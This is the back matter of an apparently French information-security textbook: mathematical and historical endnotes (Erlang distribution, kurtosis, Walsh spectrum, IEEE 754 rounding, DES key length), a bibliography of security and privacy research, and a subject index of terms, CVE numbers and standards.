^BThe Guardian, *US embassy cables leak sparks global diplomatic crisis*, 28 Novembre 2010 : « orchestrated by a senior member of the Politburo who typed his own name into the global version of the search engine and found articles criticising him personally. »

^CISO/IEC, *Information technology – Security techniques-Information security risk management* ISO/IEC FIDIS 27005 :2008 : « Risk is the potential that a given threat will exploit vulnerabilities of an asset or group of assets and thereby cause harm to the organization. It is measured in terms of a combination of the probability of occurrence of an event and its consequence. »

^DSi on modélise les défaillances par un processus de Poisson, c'est-à-dire que la probabilité de défaillir est effectivement décrite par la distribution de Poisson, alors le temps entre deux problèmes suit une distribution d'Erlang dont la fonction de répartition est :

$$f(x; k, \lambda) = \frac{\lambda^k x^{k-1} e^{-\lambda x}}{(k-1)!}$$

C'est un cas particulier de la distribution Gamma, en particulier son espérance est k/λ . Lorsque $k = 1$, on retrouve la distribution de Poisson, et on peut utiliser directement le MTTF pour $1/\lambda$.

^EL'excès de kurtosis d'une distribution est défini par la quantité

$$\gamma_2 = \frac{\mathbb{E}[(X - \mu)^4]}{\mathbb{E}[(X - \mu)^2]^2} - 3 = \frac{\mu_4}{\sigma^4} - 3$$

Cette quantité mesure « l'appattement » d'une distribution de probabilité, par rapport à une distribution normale (qui correspond à ce coefficient 3). Un excès positif de kurtosis – on parle de distribution *leptokurtique* – se manifeste par une distribution très piquée mais présentant une queue très large. Réciproquement, un défaut de kurtosis – on parle de distribution *platikurtique* – correspond à une distribution aplatie, mais présentant des queues courtes.

En d'autres termes, une distribution platikurtique fait presque toujours des écarts par rapport à la moyenne, mais ces écarts sont faibles. Alors qu'une distribution leptokurtique fait rarement des écarts à sa moyenne, mais lorsqu'elle en fait, ils peuvent être de très grande ampleur.

^FCette « fonction » de z se comporte de manière intuitive. En effet, si $v_0 = 0$ (l'information est invulnérable), alors $v_z = 0$ quel que soit z . De même, si $z = 0$, alors $v_z = v$ quel que soit v . Enfin, on suppose que la dérivée par rapport à z est négative (investir est efficace pour diminuer la vulnérabilité), que v_z est concave (investir est de moins en moins efficace) et que $\lim_{z \rightarrow \infty} v_z = 0$ (si on y met les moyens, on peut sécuriser l'information).

^G« NSA worked closely with IBM to strengthen the algorithm against all except brute force attacks and to strengthen substitution tables, called S-boxes. Conversely, NSA tried to convince IBM to reduce the length of the key from 64 to 48 bits. Ultimately they compromised on a 56-bit key », Johnson, *American Cryptology during the Cold War, 1945-1989*, Book III, p. 232. Déclassifié en 2009.

^HSi f est une fonction booléenne à n variables, son *spectre de Walsh* est la fonction $W_f : \mathbb{F}_2^n \rightarrow [-2^n, 2^n]$ à valeurs entières, définie par :

$$W_f(u) = \sum_{x \in \mathbb{F}_2^n} (-1)^{f(x) \oplus \langle u, x \rangle}$$

où \oplus désigne le « ou exclusif » et $\langle \cdot, \cdot \rangle$ le produit scalaire.

¹Le standard IEEE 754 définit quatre méthodes d'approximation. En voici une description formelle : si \perp désigne un état d'erreur, ce sont des fonctions $\uparrow_\bullet : \mathbb{R} \rightarrow \mathbb{F} \cup \{\perp\}$, où \mathbb{F} désigne l'ensemble des nombres flottants. On a ainsi :

$$\begin{aligned}\uparrow_{+\infty} : x &\mapsto \begin{cases} \perp & \text{si } x > M \\ \min_{y \in \mathbb{F}}(y \geq x) & \text{sinon} \end{cases} \\ \uparrow_{-\infty} : x &\mapsto \begin{cases} \perp & \text{si } x < -M \\ \max_{y \in \mathbb{F}}(y \leq x) & \text{sinon} \end{cases} \\ \uparrow_0 : x &\mapsto \begin{cases} \min_{y \in \mathbb{F}}(y \geq x) & \text{si } x \leq 0 \\ \max_{y \in \mathbb{F}}(y \leq x) & \text{si } x \geq 0 \end{cases} \\ \uparrow_\sim : x &\mapsto \begin{cases} \perp & \text{si } |x| > M \\ M & \text{si } x \geq M \\ -M & \text{si } x \leq -M \\ \uparrow_{-\infty}(x) & \text{si } |\uparrow_{-\infty}(x) - x| < |\uparrow_{+\infty}(x) - x| \\ \uparrow_{+\infty}(x) & \text{si } |\uparrow_{+\infty}(x) - x| < |\uparrow_{-\infty}(x) - x| \\ \uparrow_{-\infty} & \text{si } \text{lsb}(\uparrow_{-\infty}(x)) = 0 \\ \uparrow_{+\infty} & \text{si } \text{lsb}(\uparrow_{+\infty}(x)) = 0 \end{cases}\end{aligned}$$

où lsb désigne le bit de poids faible, et où les conditions sont à lire dans l'ordre, cumulativement. Ces modes d'approximation sont appelés respectivement : *round to positive infinity*, *round to negative infinity*, *round to zero* et *round to nearest*. Il existe des commandes permettant de demander au processeur d'utiliser un mode plutôt qu'un autre. En général, c'est le mode *round to nearest* qui est privilégié.

Bibliographie

- [Ablon et al., 2014] Ablon, L., Libicki, M. C., and Golay, A. A. (2014). *Markets for Cybercrime Tools and Stolen Data : Hackers' Bazaar*. Rand Corporation.
- [Anderson et al., 2012] Anderson, R., Barton, C., Böhme, R., Clayton, R., van Eeten, M., Levi, M., Moore, T., and Savage, S. (2012). Measuring the cost of cybercrime. In *WEIS*.
- [Anderson and Moore, 2007] Anderson, R. and Moore, T. (2007). Information security economics—and beyond. In *Advances in Cryptology-CRYPTO 2007*, pages 68–91. Springer.
- [Backstrom et al., 2007] Backstrom, L., Dwork, C., and Kleinberg, J. (2007). Wherefore art thou r3579x ?: anonymized social networks, hidden patterns, and structural steganography. In *Proceedings of the 16th international conference on World Wide Web*, pages 181–190. ACM.
- [Bell and La Padula, 1976] Bell, D. E. and La Padula, L. J. (1976). Secure computer system : Unified exposition and multics interpretation. Technical report, DTIC Document.
- [Bellare and Namprempre, 2000] Bellare, M. and Namprempre, C. (2000). Authenticated encryption : Relations among notions and analysis of the generic composition paradigm. In *Advances in Cryptology—ASIACRYPT 2000*, pages 531–545. Springer.
- [Bernstein, 2005] Bernstein, D. J. (2005). Cache-timing attacks on aes.
- [Biderman et al., 1961] Biderman, A. D., Zimmer, H., and Blake, R. R. (1961). *The manipulation of human behavior*. Wiley New York.
- [Bishop et al., 1996] Bishop, M., Dilger, M., et al. (1996). Checking for race conditions in file accesses. *Computing systems*, 2(2):131–152.
- [Bogk and Schöpl, 2014] Bogk, A. and Schöpl, M. (2014). The pitfalls of protocol design.
- [Boneh et al., 1996] Boneh, D., Demillo, R. A., and Lipton, R. J. (1996). On the importance of checking computations. Technical report, Bell Communications Research.
- [Boneh et al., 1997] Boneh, D., DeMillo, R. A., and Lipton, R. J. (1997). On the importance of checking cryptographic protocols for faults. In *Advances in Cryptology—EUROCRYPT 97*, pages 37–51. Springer.
- [Boneh et al., 2001] Boneh, D., DeMillo, R. A., and Lipton, R. J. (2001). On the importance of eliminating errors in cryptographic computations. *Journal of cryptology*, 14(2):101–119.
- [Borisov et al., 2005] Borisov, N., Johnson, R., Sastry, N., and Wagner, D. (2005). Fixing races for fun and profit : How to abuse atime. In *Fourteenth USENIX Security Symposium (USENIX Security 2005)*.
- [Bouchet, 2001] Bouchet, H. (2001). La cybersurveillance des salariés dans l’entreprise. Technical report, CNIL.
- [Checkoway et al., 2010] Checkoway, S., Davi, L., Dmitrienko, A., Sadeghi, A.-R., Shacham, H., and Wiñandy, M. (2010). Return-oriented programming without returns. In *Proceedings of the 17th ACM conference on Computer and communications security*, pages 559–572. ACM.

- [Coleman, 2014] Coleman, G. (2014). *Hacker, Hoaxer, Whistleblower, Spy : The Many Faces of Anonymous*. Verso.
- [Danezis, 2003] Danezis, G. (2003). Statistical disclosure attacks. In *Security and Privacy in the Age of Uncertainty*, pages 421–426. Springer.
- [Diao et al., 2014] Diao, W., Liu, X., Zhou, Z., and Zhang, K. (2014). Your voice assistant is mine : How to abuse speakers to steal information and control your phone. *arXiv preprint arXiv:1407.4923*.
- [Ferguson and Schneier, 2000] Ferguson, N. and Schneier, B. (2000). A cryptographic evaluation of ipsec. *Counterpane Internet Security, Inc*, 3031.
- [Fich and Ruppert, 2003] Fich, F. and Ruppert, E. (2003). Hundreds of impossibility results for distributed computing. *Distributed computing*, 16(2-3):121–163.
- [Freeman, 1977] Freeman, L. C. (1977). A set of measures of centrality based on betweenness. *Sociometry*, pages 35–41.
- [Féral-Schuhl, 2010] Féral-Schuhl, C. (2010). Cyberdroit : le droit à l'épreuve de l'Internet 2011-2012. In *Praxis Dalloz*. Dalloz, sixième édition.
- [Galupo, 2007] Galupo, M. P. (2007). Friendship patterns of sexual minority individuals in adulthood. *Journal of Social and Personal Relationships*, 24(1):139–151.
- [Gilovich et al., 2002] Gilovich, T., Griffin, D., and Kahneman, D. (2002). *Heuristics and biases : The psychology of intuitive judgment*. Cambridge University Press.
- [Gordon and Loeb, 2002] Gordon, L. A. and Loeb, M. P. (2002). The economics of information security investment. *ACM Transactions on Information and System Security (TISSEC)*, 5(4):438–457.
- [Gross and Acquisti, 2005] Gross, R. and Acquisti, A. (2005). Information revelation and privacy in online social networks. In *Proceedings of the 2005 ACM workshop on Privacy in the electronic society*, pages 71–80. ACM.
- [Iacolino, 2012] Iacolino, S. (2012). Document de travail sur la criminalité organisée. Technical report, Commission spéciale sur la criminalité organisée, la corruption et le blanchiment de capitaux.
- [Jaynes, 1989] Jaynes, E. T. (1989). *Papers on probability, statistics, and statistical physics*, volume 50. Springer.
- [Jernigan and Mištree, 2009] Jernigan, C. and Mištree, B. F. (2009). Gaydar : Facebook friendships expose sexual orientation. *First Monday*, 14(10).
- [Jianwei et al., 2012] Jianwei, Z., Liang, G., and Haixin, D. (2012). Investigating china's online underground economy. *University of California Institute on Global Conflict and Cooperation*.
- [Kemerlis et al., 2014] Kemerlis, V. P., Polychronakis, M., and Keromytis, A. D. (2014). ret2dir : Rethinking kernel isolation. In *23rd USENIX Security Symposium*. USENIX Association.
- [King et al., 2014] King, G., Pan, J., and Roberts, M. (2014). Reverse engineering chinese censorship through randomized experimentation and participant observation. *Copy at <http://j.mp/16Nvzge>*, 963.
- [Korolova et al., 2008] Korolova, A., Motwani, R., Nabar, S. U., and Xu, Y. (2008). Link privacy in social networks. In *Proceedings of the 17th ACM conference on Information and knowledge management*, pages 289–298. ACM.
- [Kshetri, 2006] Kshetri, N. (2006). The simple economics of cybercrimes. *Security & Privacy, IEEE*, 4(1):33–39.
- [Laumann, 1994] Laumann, E. O. (1994). *The social organization of sexuality : Sexual practices in the United States*. University of Chicago Press.
- [Lenstra et al., 2012] Lenstra, A. K., Hughes, J. P., Augier, M., Bos, J. W., Kleinjung, T., and Wachter, C. (2012). Ron was wrong, whit is right. *IACR Cryptology ePrint Archive*, 2012:64.

- [Lewis and Baker, 2013] Lewis, J. and Baker, S. (2013). The economic impact of cybercrime and cyber espionage. *Center for Strategic and International Studies, Washington, DC*.
- [Liu et al., 2011] Liu, L., Han, J., Gao, D., Jing, J., and Zha, D. (2011). Launching return-oriented programming attacks against randomized relocatable executables. In *Trust, Security and Privacy in Computing and Communications (TrustCom), 2011 IEEE 10th International Conference on*, pages 37–44. IEEE.
- [Lloyd, 2000] Lloyd, S. (2000). Ultimate physical limits to computation. *Nature*, 406(6799):1047–1054.
- [Lloyd, 2002] Lloyd, S. (2002). Computational capacity of the universe. *Physical Review Letters*, 88(23):237901.
- [Louisot and Gaultier-Gaillard, 2007] Louisot, J.-P. and Gaultier-Gaillard, S. (2007). *Diagnostic des risques : identifier, analyser et cartographier les vulnérabilités*. Afnor.
- [Maccoby, 1998] Maccoby, E. E. (1998). *The two sexes : Growing up apart, coming together*. Harvard University Press.
- [Manils et al., 2010] Manils, P., Abdelberri, C., Blond, S. L., Kaafar, M. A., Castelluccia, C., Legout, A., and Dabbous, W. (2010). Compromising tor anonymity exploiting p2p information leakage. *arXiv preprint arXiv:1004.1461*.
- [Neuhaus and Plattner, 2013] Neuhaus, S. and Plattner, B. (2013). Software security economics : Theory, in practice. In *The Economics of Information Security and Privacy*, pages 75–92. Springer.
- [Nielsen and Molich, 1990] Nielsen, J. and Molich, R. (1990). Heuristic evaluation of user interfaces. In *Proceedings of the SIGCHI conference on Human factors in computing systems*, pages 249–256. ACM.
- [Onarlioglu et al., 2010] Onarlioglu, K., Bilge, L., Lanzi, A., Balzarotti, D., and Kirda, E. (2010). G-free : defeating return-oriented programming through gadget-less binaries. In *Proceedings of the 26th Annual Computer Security Applications Conference*, pages 49–58. ACM.
- [Osvik et al., 2006] Osvik, D. A., Shamir, A., and Tromer, E. (2006). Cache attacks and countermeasures : the case of aes. In *Topics in Cryptology—CT-RSA 2006*, pages 1–20. Springer.
- [Paleari et al., 2009] Paleari, R., Martignoni, L., Roglia, G. F., and Bruschi, D. (2009). A fistful of red-pills : How to automatically generate procedures to detect cpu emulators. In *Proceedings of the USENIX Workshop on Offensive Technologies (WOOT)*, volume 41, page 86.
- [Paterson and Yau, 2005] Paterson, K. G. and Yau, A. K. (2005). Cryptography in theory and practice : The case of encryption in ipsec. Cryptology ePrint Archive, Report 2005/416. <http://eprint.iacr.org/>.
- [Percival, 2005] Percival, C. (2005). Cache missing for fun and profit.
- [Piraveenan et al., 2013] Piraveenan, M., Prokopenko, M., and Hossain, L. (2013). Percolation centrality : Quantifying graph-theoretic impact of nodes during percolation in networks. *PloS one*, 8(1):e53095.
- [Piromsopa and Enbody, 2006a] Piromsopa, K. and Enbody, R. (2006a). Survey of buffer-overflow protection. Technical report, Technical Reports# MSU-CSE-06-3,, Department of Computer Science and Engineering, Michigan State University.
- [Piromsopa and Enbody, 2006b] Piromsopa, K. and Enbody, R. J. (2006b). Defeating buffer-overflow prevention hardware. In *5th Annual Workshop on Duplicating, Deconstructing, and Debunking*, volume 101. Citeseer.
- [Provost, 2003] Provost, N. (2003). Improving host security with system call policies. In *USENIX Security*, volume 3.
- [Rieger et al., 2010] Rieger, G., Linsenmeier, J. A., Gygax, L., Garcia, S., and Bailey, J. M. (2010). Dissecting “gaydar” : Accuracy and the role of masculinity–femininity. *Archives of Sexual Behavior*, 39(1):124–140.

- [Roy et al., 2010] Roy, S., Ellis, C., Shiva, S., Dasgupta, D., Shandilya, V., and Wu, Q. (2010). A survey of game theory as applied to network security. In *System Sciences (HICSS), 2010 43rd Hawaii International Conference on*, pages 1–10. IEEE.
- [Ruan et al., 2013] Ruan, X., Yue, C., and Wang, H. (2013). Unveiling privacy setting breaches in online social networks. In *Security and Privacy in Communication Networks*, pages 323–341. Springer.
- [Schnorr, 1990] Schnorr, C.-P. (1990). Efficient identification and signatures for smart cards. In *Advances in Cryptology—Crypto' 89 Proceedings*, pages 239–252. Springer.
- [Shacham, 2007] Shacham, H. (2007). The geometry of innocent flesh on the bone : Return-into-libc without function calls (on the x86). In *Proceedings of the 14th ACM conference on Computer and communications security*, pages 552–561. ACM.
- [Stoehrel and Lindgren, 2014] Stoehrel, R. F. and Lindgren, S. (2014). For the lulz : Anonymous, aesthetics and affect. *tripleC : Communication, Capitalism & Critique. Open Access Journal for a Global Sustainable Information Society*, 12(1):238–264.
- [Tetlock, 2005] Tetlock, P. (2005). *Expert political judgment : How good is it ? How can we know ?* Princeton University Press.
- [Tsafrir et al., 2008] Tsafrir, D., Hertz, T., Wagner, D., and Silva, D. D. (2008). Portably solving file races with hardness amplification. *Trans. Storage*, 4(3):9:1–9:30.
- [Wang and Lee, 2006] Wang, Z. and Lee, R. B. (2006). Covert and side channels due to processor architecture. In *Computer Security Applications Conference, 2006. ACSAC'06. 22nd Annual*, pages 473–482. IEEE.
- [Wei and Pu, 2005] Wei, J. and Pu, C. (2005). Toctou vulnerabilities in unix-style file systems : An anatomical study. In *FAST*, volume 5, pages 12–12.
- [Wing, 2008] Wing, J. M. (2008). Scenario graphs applied to network security. *Information Assurance : Survivability and Security in Networked Systems*, pages 247–277.
- [Zheleva and Getoor, 2009] Zheleva, E. and Getoor, L. (2009). To join or not to join : the illusion of privacy in social networks with mixed public and private user profiles. In *Proceedings of the 18th international conference on World wide web*, pages 531–540. ACM.

Index

- abstraction, 133
- ACID, 105
- Advanced Encryption Standard, 66
- aléatoire, 36
- analyse
 - de risque, 24
 - de sécurité, 55, 83
- anonymat, 26, 104
- ANSSI, 40, 126, 146
- APT, 27, 45
- ASLR, 97
- assembleur, 138
- attaque, 78
 - de Boneh-DeMillo-Lipton, 61
 - en analyse simple de puissance, 61
 - en force brute, 60, 65
- audit, 26
- authenticité, 25
- authentification, 84
- autorisation, 84
- backdoor, 81
- BASE, 105
- biais
 - cognitif, 37
 - statistique, 37
- Bitcoin, 19
- Bluetooth, 69
- botnet, 20, 26
- BSI, 40
- bug, 85, 146
- BYOD, 87
- C&C, 28, 48
- CAN
 - 2002-0193, 79
 - 2002-0364, 79
- canal
 - auxiliaire, 29, 60, 138
 - caché, 58, 60
- CAPEC, 12
- centralité, 79, 103
- CERT, 11
- CIA, 25
- CMOS, 134, 136
- CNIL, 125
- CNPI, 40
- cohérence, 26
- collision, 67
- concurrence, 104
- confidentialité, 25
- conscience, 3
- contrôle, 146
- contrôle d'accès, 33, 57, 62
- correction, 84
- courbe elliptique, 28, 65
- critères communs, 13, 126
- cryptographie, 61, 84
- cryptomonnaie, 18–20
- CSIRT, 11
- CSPN, 126
- CVE, 12, 146
 - 2001-0317, 109
 - 2001-0439, 79
 - 2001-1030, 79
 - 2002-0004, 79
 - 2003-813, 109
 - 2005-4560, 18
 - 2006-0058, 109
 - 2007-0038, 102
 - 2008-1087, 102
 - 2008-3465, 102
 - 2008-3529, 102
 - 2010-2568, 46, 48
 - 2011-0609, 81
 - 2012-3015, 46
 - 2013-0025, 97
 - 2013-0640, 76
 - 2013-5211, 110
 - 2014-0001, 12
 - 2014-0160, 91
 - 2014-1266, 92
 - 2014-6271, 94
 - 2014-7168, 94
 - 2014-7169, 94
 - 2014-7186, 94
 - 2014-7187, 94
- CWE, 12
 - 384, 101
 - 416, 97
 - 564, 100
 - 652, 100

-89, 98
 -90, 100
 -91, 100
 Data Encryption Standard, 65
 DEP, 98
 déstruction, 26
 DHS, 40
 disponibilité, 25
 distribution
 binomiale négative, 31
 d'Erlang, 156
 de Fréchet, 32
 de Gumbel, 32
 de Pólya, 31
 de Pascal, 31
 de Poisson, 30, 50
 de Weibull, 32
 Gamma, 156
 normale, 156
 division par zéro, 138
 DMZ, 33, 43
 données personnelles, 125
 DSA, 65
 DTL, 134
 Duqu, 46, 77
 défaut, 146
 défense en profondeur, 28
 déni de service, 12, 13, 21, 25, 109
 distribué, 14, 26, 33, 40, 46, 109
 déniabilité, 26
 dépassement
 arithmétique, 138
 de tampon, 12
 détection, 32, 51
 détournement, 26
 ECB, 30
 économie, 38
 écosystème, 10
 EF-CMA, 66, 67
 ElGamal, 65
 empoisonnement, 90
 Encrypt-and-MAC, 67
 Encrypt-then-MAC, 67
 ENISA, 12, 40
 entropie de Shannon, 59
 exploit, 77
 exécution
 dans le désordre, 138
 de code arbitraire, 12, 47, 95
 spéculative, 138
 FAI, 33
 faille, 84, 146
 fichier, 125
 fingerprinting, 72
 FIRE, 138
 Firewall, 33
 FIRST, 12
 Flame, 46
 forensique, 25
 Gauss, 46
 GSM, 69
 hash, 66
 HIDS, 33
 Honeypot, 33
 IEC, 146
 IEEE, 146
 754, 143
 802, 144
 implémentation, 146
 IND
 -CCA, 30
 -CPA, 29, 67
 information mutuelle, 59
 ingénierie sociale, 11
 injection, 94
 de faute, 61
 SQL, 18
 SQL, 98
 INT-
 CTXT, 67
 PTXT, 67
 interruption, 138
 intégrité, 25
 IRC, 20
 ISO, 146
 ISO/IEC
 19772 :2009, 67
 80000-13, 140
 9075, 98
 21500, 24
 27000, 126
 27001, 109
 27005, 24, 85
 31000, 24
 31010, 24
 60559, 143
 61508, 41
 62443, 40
 kurtosis, 32, 156
 LCG, 68
 LFSR, 68, 69
 Linux, 59
 LWE, 65
 législation, 122
 MAC, 66, 67

MAC-then-Encrypt, 67
 Mahdi, 46
 man-in-the-middle, 29, 45, 87
 menaces persistentes avancées, voir APT
 MICE, 10
 MiniDuke, 77
 modèle
 d'adversaire, 28
 de Bell-LaPadula, 58, 84
 de Biba, 59
 de Brewer-Nash, 59
 de Clark-Wilson, 59
 de Gordon-Loeb, 35, 50
 de Harrison-Ruzzo-Ullman, 59
 MOSFET, voir transistor à effet de champ
 mot de passe, 74
 MTTF, 31
 Multics, 58, 59
 NIDS, 33
 NIST, 40
 NM-CPA, 30
 non-répudiation, 25
 NX, 98
 objectif, 4
 OCLCTIC, 17
 opération
 Aurora, 13
 Emmental, 82
 Farewell, 39
 Olympic Games, 46
 Onymous, 19
 Paperclip, 73
P vs. NP, 65
 payload, 81
 percolation, 79
 phishing, 72, 74
 PLC, 42
 principe de Kerckhoffs, 74
 prise d'otage, 2
 prix de l'anarchie, 22
 problème
 du sac à dos, 36
 continu, 53
 processus, 107
 programmation
 dynamique, 36, 52
 protocole
 de Diffie-Hellman, 28
 prédition de branchement, 138
 RANDU, 68
 RAT, 78, 81
 RDL, 134
 reconnaissance, 71
 RFC, 146
 675, 145
 791, 145
 793, 145
 826, 145
 1122, 145
 2131, 145
 2132, 145
 2581, 145
 2827, 111
 2828, 85
 3046, 145
 3122, 145
 3942, 145
 4242, 145
 4361, 145
 4389, 145
 4436, 145
 4861, 145
 5861, 145
 6013, 111
 6520, 91
 risque, 24
 ROP, 98
 RSA, 65
 -CRT, 61
 -FDH, 67
 -PSS, 67
 RTL, 134
 réseau social, 103
 sûreté, 147
 SCADA, 42
 SCARE, 138
 scénario, 79
 SELinux, 58
 semi-conducteur, 135
 signature, 66
 silicium, 135
 SIM-CPA, 30
 spam, 21
 spearfishing, 11
 spécification, 147
 SQL, 98
 SSH, 67
 SSL, 67
 surface d'attaque, 34, 73
 système
 d'exploitation, 9
 sécurité, 147
 sécurité des personnes, 122
 TF-CSIRT, 12
 théorème
 de Bayes, 51
 de De Morgan, 134

de Fisher-Tippett-Gnedenko, 32
de Horton-Strahler, 134
de Margolus-Levitin, 65
des restes chinois, 61
TLS, 67
Tor, 19, 92
transistor
 à effet de champ, 136
treillis, 57
TTL, 134

Unix, 59

validation, 84
virtualisation, 59
vivacité, 26
VLSI, 136
vulnérabilité, 74, 83, 85

WikiLeaks, 14

x86, 59, 95

zero-day, 14, 27, 45
zero-knowledge, 26, 64

évasion, 82